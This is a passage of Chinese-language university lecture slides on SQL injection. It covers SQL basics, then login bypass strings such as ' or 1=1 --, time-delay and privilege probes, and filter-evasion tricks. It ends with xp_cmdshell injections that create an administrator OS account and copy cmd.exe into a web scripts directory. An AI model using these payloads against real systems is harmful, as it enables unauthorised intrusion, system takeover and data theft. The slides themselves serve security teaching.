




软件安全

北京邮电大学计算机学院
信息安全系

张淼

zhangmiao@bupt.edu.cn

第四讲 SQL注入

- 1 SQL注入的概念与原理
- 2 如何实现SQL注入
- 3 几种攻击实例
- 4 防范措施

SQL注入攻击的背景

在计算机技术高速发展的今天，越来越让人们头疼的是面临越来越“变态”和复杂的威胁网站技术，他们利用Internet 执行各种恶意活动，如身份窃取、私密信息窃取、带宽资源占用等。这些活动可能仅仅是出于好奇,而有的可能针对敏感信息,危害十分严重。

网站威胁的目标定位有多个维度，是个人还是公司，还是某种行业，都有其考虑，甚至国家、地区、性别、种族、宗教等也成为发动攻击的原因或动机。攻击还会采用多种形态，甚至是复合形态，比如病毒、蠕虫、特洛伊、间谍软件、僵尸、网络钓鱼电子邮件、漏洞利用、下载程序、社会工程、rootkit、黑客，结果都可以导致用户信息受到危害，或者导致用户所需的服务被拒绝和劫持。

在这种环境下,认识学习并学会预防各种WEB攻击方式是十分必要的。

什么是SQL?

- SQL = Structured Query Language 结构化查询语言
- SQL语言使我们能够访问数据库
- 当前的主流SQL语言是 SQL99
- SQL能够:
 - 执行对数据库的查询
 - 获取数据库的信息
 - 向数据库中插入新的记录
 - 删除数据库中的记录
 - 更新数据库中的记录

什么是SQL?

SQL语言有很多不同的版本,他们对相同的关键字有相似的使用方式:

例如: **SELECT, UPDATE, DELETE, INSERT, WHERE**

但是,大多数SQL数据库程序都在SQL标准之上有自己独特的特性!

SQL数据库

- 一个相关数据库包含一个或多个由表名确定的表格.
- 例如,下面是一个名字为"user"的表格,它包含由行和列确定的数据:

userID	Name	LastName	Login	Password
1	John	Smith	jsmith	hello
2	Adam	Taylor	adamt	qwerty
3	Daniel	Thompson	dthompson	dthompson


SQL查询

- 利用SQL,我们能够查询数据库并且获得一个返回的结果
- 对于一个存在的表格,我们可以这样进行查询:

```
SELECT LastName  
FROM users  
WHERE UserID = 1;
```

- 返回如下结果:

LastName
Smith



SQL Data Manipulation Language (DML) 数据操纵语言

- SQL的更新,插入,删除记录语法:
 - SELECT – 获取数据
 - UPDATA – 更新数据
 - INSERT INTO – 插入新数据
 - DELETE – 删除数据

SQL Data Definition Language (DDL) 数据定义语言


- SQL中的数据定义语言(DDL)允许我们:
 - 创建或删除数据表格
 - 定义索引
 - 指定表格之间的关系
- SQL中最常用的DDL语句有:
 - CREATE TABLE – 创建一个新的数据表
 - ALTER TABLE – 修改一个数据表
 - DROP TABLE – 删除一个数据表

什么是SQL注入？

- SQL注入是一种利用用户输入构造SQL语句的攻击。
- 如果Web应用没有适当的验证用户输入的信息，攻击者就有可能改变后台执行的SQL语句的结构。由于程序运行SQL语句时的权限与当前该组建（例如，数据库服务器、Web应用服务器、Web服务器等）的权限相同，而这些组件一般的运行权限都很高，而且经常是以管理员的权限运行，所以攻击者获得数据库的完全控制，并可能执行系统命令。
- 在LDAP注入中同样的高级攻击方法在SQL注入中也适用。

- 
- SQL注入是现今存在最广泛的WEB漏洞之一
 - 它是存在于WEB应用程序开发中的漏洞,而不是数据库的问题
 - 大多数程序员对于SQL注入还是不够重视
 - 现存许多的教程或者模板都存在漏洞
 - 更糟糕的是,Internet上给出的许多解决方法并不能解决问题
 - 据调查,超过60%的应用程序存在SQL注入漏洞

安全边界已经扩展到了系统源代码



不能使用网络层保护（防火墙，SSL，IDS等）来阻止应用层攻击

存在漏洞的系统

- 几乎所有的SQL数据库以及语言都存在潜在的危险,包括:
 - MS SQL Server, Oracle, MySQL, Postgres, DB2, MS Access, Sybase, Infomix
- 以下方式开发的应用程序存在风险:
 - Perl和CGI脚本且连接到数据库
 - ASP,JSP,PHP
 - XML,XSL和XSQL
 - Javascript
 - VB,MFC以及其他的基于ODBC的开发工具和API
 -

2 如何实现SQL注入？

- 最简单的登录查询：

```
SELECT * FROM users  
WHERE login = 'victor'  
AND password = '123'
```

- ASP/MS SQL的语法如下：

```
var sql = "SELECT * FROM users  
WHERE login = " + formusr +  
" AND password = " + formpwd + "";
```


通过字符串注入

- 我们使用这样的用户名和密码:

```
formusr = ' or 1=1 --  
formpwd = anything
```

- 最后的语句就变为:

```
SELECT * FROM users  
      WHERE login = ' ' or 1=1  
      -- AND password = 'anything'
```



我们应该特别注意字符串中的 ‘ 字符

- 它充当了查询参数的右闭合符号
- 在它之后的任何语句都被认为是**SQL**命令的一部分
- 查询域不一定是字符串,也可能是日期,数字等等

如果查询域是数字？

```
SELECT * FROM clients  
WHERE account = 12345678  
AND pin = 1111
```

PHP/MySQL 语法：

```
$sql = "SELECT * FROM clients WHERE " .  
"account = $formacct AND " .  
"pin = $formpin";
```

查询数字的注入方法

```
$formacct = 1 or 1=1 #  
$formpin = 1111
```

最后的查询语句变为这样的：


```
SELECT * FROM clients  
WHERE account = 1 or 1=1  
# AND pin = 1111
```

常见的SQL元字符

■ ' or "	字符串指示符
■ -- or #	单行注释
■ /* ... */	多行注释
■ +	加号,连接符,或url中的空格
■	(双竖线)连接符
■ %	属性通配符
■ ?Param1=foo&Param2=bar	URL参数
■ PRINT	不执行的指令
■ @variable	本地变量
■ @@variable	全局变量
■ waitfor delay '0:0:10'	延时

SQL注入的例子

这是一个网络应用中常见的提交用户信息以查询资料的窗口



The screenshot shows a web browser window with a title bar that says "本地 Intranet". The main content area has a heading "General Goal(s):" followed by a paragraph: "The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'." Below this is a form with the label "Enter your last name:" and a text input field containing "Your Name". To the right of the input field is a blue "Go!" button. Below the form, the SQL query "SELECT * FROM user_data WHERE last_name = 'Your Name'" is displayed. At the bottom of the form area, it says "No results matched. Try Again." The browser's address bar is empty.


在窗口中提交姓名就构成了下列查询语句

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```

SQL注入的例子

如果提交信息没有经过特殊字符的过滤,我们可以输入 ' OR '1=1

```
SELECT * FROM user_data WHERE last_name = 'Your Name'
```



```
SELECT * FROM user_data WHERE last_name = ' ' OR '1=1 '
```

注意引号，语句结果无论如何都为真

SQL注入的例子

这句查询语句的结果是：

General Goal(s):

The form below allows a user to view their credit card numbers. Try to inject an SQL string that results in all the credit card numbers being displayed. Try the user name of 'Smith'.


*** Congratulations. You have successfully completed this lesson.**
*** Bet you can't do it again! This lesson has detected your successfull attack and has now switch to a defensive mode. Try again to attack a parameterized query.**

Enter your last name:


SELECT * FROM user_data WHERE last_name = '' OR '1=1'

userid	first_name	last_name	cc_number	cc_type	cookie	login_count
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

SQL注入方法



1) 输入确认



发现漏洞

据统计，网站用ASP+Access或SQLServer的占70%以上，PHP+MySQL占20%，其他的不足10%。在本文，以SQL-SERVER+ASP例说明SQL注入的原理、方法与过程,一般来说，SQL注入一般存在于形如

[HTTP://xxx.xxx.xxx/abc.asp?id=XX](http://xxx.xxx.xxx/abc.asp?id=XX)

等带有参数的ASP动态网页中，有时一个动态网页中可能只有一个参数，有时可能有N个参数，有时是整型参数，有时是字符串型参数，不能一概而论。总之只要是带有参数的动态网页且此网页访问了数据库，那么就有可能存在SQL注入。如果ASP程序员没有安全意识，不进行必要的字符过滤，存在SQL注入的可能性就非常大。

发现漏洞

- 漏洞可以存在于任何地方, 检查所有可以输入提交的地方:
 - Web页面上
 - URL请求中的脚本参数
 - 在隐藏区域以及cookie中存储的值
- 我们尝试插入各种字符:
 - 字符序列 `' " ) # || + >`
 - SQL的保留字以及分隔符
`%09select (tab%09, carriage return%13, linefeed%10 and space%32 with and, or, update, insert, exec, etc)`
 - 延时请求 `' waitfor delay '0:0:10'--`

SQL注入漏洞的判断


下面我们以[HTTP://xxx.xxx.xxx/abc.asp?id=XX](http://xxx.xxx.xxx/abc.asp?id=XX) 为例介绍如何判断是否存在SQL注入漏洞

以整形参数为例,通常abc.asp中SQL语句原貌大致如下:

```
select * from 表名 where 字段=YY
```

可以用以下经典的1=1,1=2测试法测试SQL注入是否存在。

SQL注入漏洞的判断




如果以上三步全面满足，abc.asp中一定存在SQL注入漏洞。

特殊情况的处理

有时ASP程序员会在程序员过滤掉单引号等字符，以防止SQL注入。此时可以用以下几种方法试一试

1. **大小定混合法：**由于VBS并不区分大小写，而程序员在过滤时通常要么全部过滤大写字符串，要么全部过滤小写字符串，而大小写混合往往会被忽视。如用SelecT代替select,SELECT等；
2. **UNICODE法：**在IIS中，以UNICODE字符集实现国际化，我们完全可以IE中输入的字符串化成UNICODE字符串进行输入。如+ =%2B，空格=%20等；
3. **ASCII码法：**可以把输入的部分或全部字符全部用ASCII码代替，如U=chr(85),a=chr(97)等

2) 信息收集



2) 信息收集

■ 我们按照下面的步骤收集信息

- a) 判断数据库类型
- b) 判断用户权限
- c) 确定XP_CMDSHELL可执行情况

a) 判断数据库类型

- 一般来说，Access与SQL-Server是最常用的数据库服务器，尽管它们都支持T—SQL标准，但还有不同之处，而且不同的数据库有不同的攻击方法，必须要区别对待。

1、利用数据库服务器的系统变量进行区分

SQL-Server有user,db_name()等系统变量，利用这些系统值不仅可以判断SQL-Server，而且还可以得到大量有用信息。如：

- HTTP://xxx.xxx.xxx/abc.asp?p=YY and user>0
不仅可以判断是否是SQL-Server，而还可以得到当前连接到数据库的用户名
- HTTP://xxx.xxx.xxx/abc.asp?p=YY and db_name()>0
不仅可以判断是否是SQL-Server，而还可以得到当前正在使用的数据库名；

a) 判断数据库类型

2、利用系统表

Access的系统表是msysobjects,且在WEB环境下没有访问权限,而 SQL-Server 的系统表是sysobjects,在WEB环境下有访问权限。对于以下两条语句:

- HTTP://xxx.xxx.xxx/abc.asp?p=YY and (select count(*) from sysobjects)>0
- HTTP://xxx.xxx.xxx/abc.asp?p=YY and (select count(*) from msysobjects)>0

若数据库是 SQL-Server , 则第一条, abc.asp一定运行正常, 第二条则异常; 若是 Access则两条都会异常。

a) 判断数据库类型

3、 利用MSSQL三个关键系统表

■ **sysdatabases** 系统表:

Microsoft SQL-Server 上的每个数据库在表中占一行。**sysdatabases** 包含 master、model、msdb、mssqlweb 和 tempdb 数据库的项。

■ **sysobjects**系统表:

SQL-Server 的每个数据库内都有此系统表，它存放该数据库内创建的所有对象，如约束、默认值、日志、规则、存储过程等，每个对象在表中占一行。

■ **syscolumns**系统表:

该表位于每个数据库中。主要字段有：name，id，colid：分别是字段名称，表ID号，字段ID号

b) 判断用户权限

有许多适用于大多数SQL标准系统的命令可以获得关于用户权限的信息

```
user or current_user  
session_user  
system_user
```

```
' and 1 in (select user) –
```

```
'; if user ='dbo' waitfor delay '0:0:5'—
```

```
' union select if( user() like 'root@%', benchmark(50000,sha1('test')), 'false' );
```

b) 判断用户权限

系统默认的权限有:

sa , system, sys , dba , admin, root

c) 确定XP_CMDSHHELL可执行情况

若当前连接数据的帐号具有SA权限，且master.dbo.xp_cmdshell扩展存储过程(调用此存储过程可以直接使用操作系统的shell)能够正确执行，则整个计算机可以通过以下方法完全控制：

```
HTTP://xxx.xxx.xxx/abc.asp?p=YY;  
exec master.dbo.xp_cmdshell "net user aaa bbb /add"—
```

(master是SQL-SERVER的主数据库；名中的分号表示SQL-SERVER执行完分号前的语句名，继续执行其后面的语句；“—”号是注解，表示其后面的所有内容仅为注释，系统并不执行) 可以直接增加操作系统帐户aaa,密码为bbb。

c) 确定XP_CMDSHHELL可执行情况


```
HTTP://xxx.xxx.xxx/abc.asp?p=YY; exec  
master.dbo.xp_cmdshell "net localgroup administrators aaa /add"
```

把刚刚增加的帐户aaa加到administrators组中。

```
HTTP://xxx.xxx.xxx/abc.asp?p=YY;exec master.dbo.xp_cmdshell  
"copy c:\winnt\system32\cmd.exe c:\inetpub\scripts\cmd.exe"
```

拷贝了一个cmd.exe,制造了UNICODE漏洞，通过此漏洞的利用方法，便完成了对整个计算机的控制

2) 获取WEB虚拟目录



5) 获取WEB虚拟目录

■ 根据经验猜解

WEB虚拟目录一般是: c:\inetpub\wwwroot;
d:\inetpub\wwwroot;
e:\inetpub\wwwroot

可执行虚拟目录一般是: c:\inetpub\scripts;
d:\inetpub\scripts;
e:\inetpub\scripts

5) 获取WEB虚拟目录

- 遍历系统的目录结构

先创建一个临时表temp

```
HTTP://xxx.xxx.xxx/abc.asp?p=YY;create temp(id nvarchar(255),num1  
nvarchar(255),num2 nvarchar(255),num3 nvarchar(255));--
```

5) 获取WEB虚拟目录

1. 利用xp_availablemedia来获得当前所有驱动器,并存入temp表中:

```
HTTP://xxx.xxx.xxx/abc.asp?p=YY;  
insert into temp(id,num1)exec master.dbo.xp_availablemedia;--
```

- 2.利用xp_subdirs获得子目录列表,并存入temp表中:

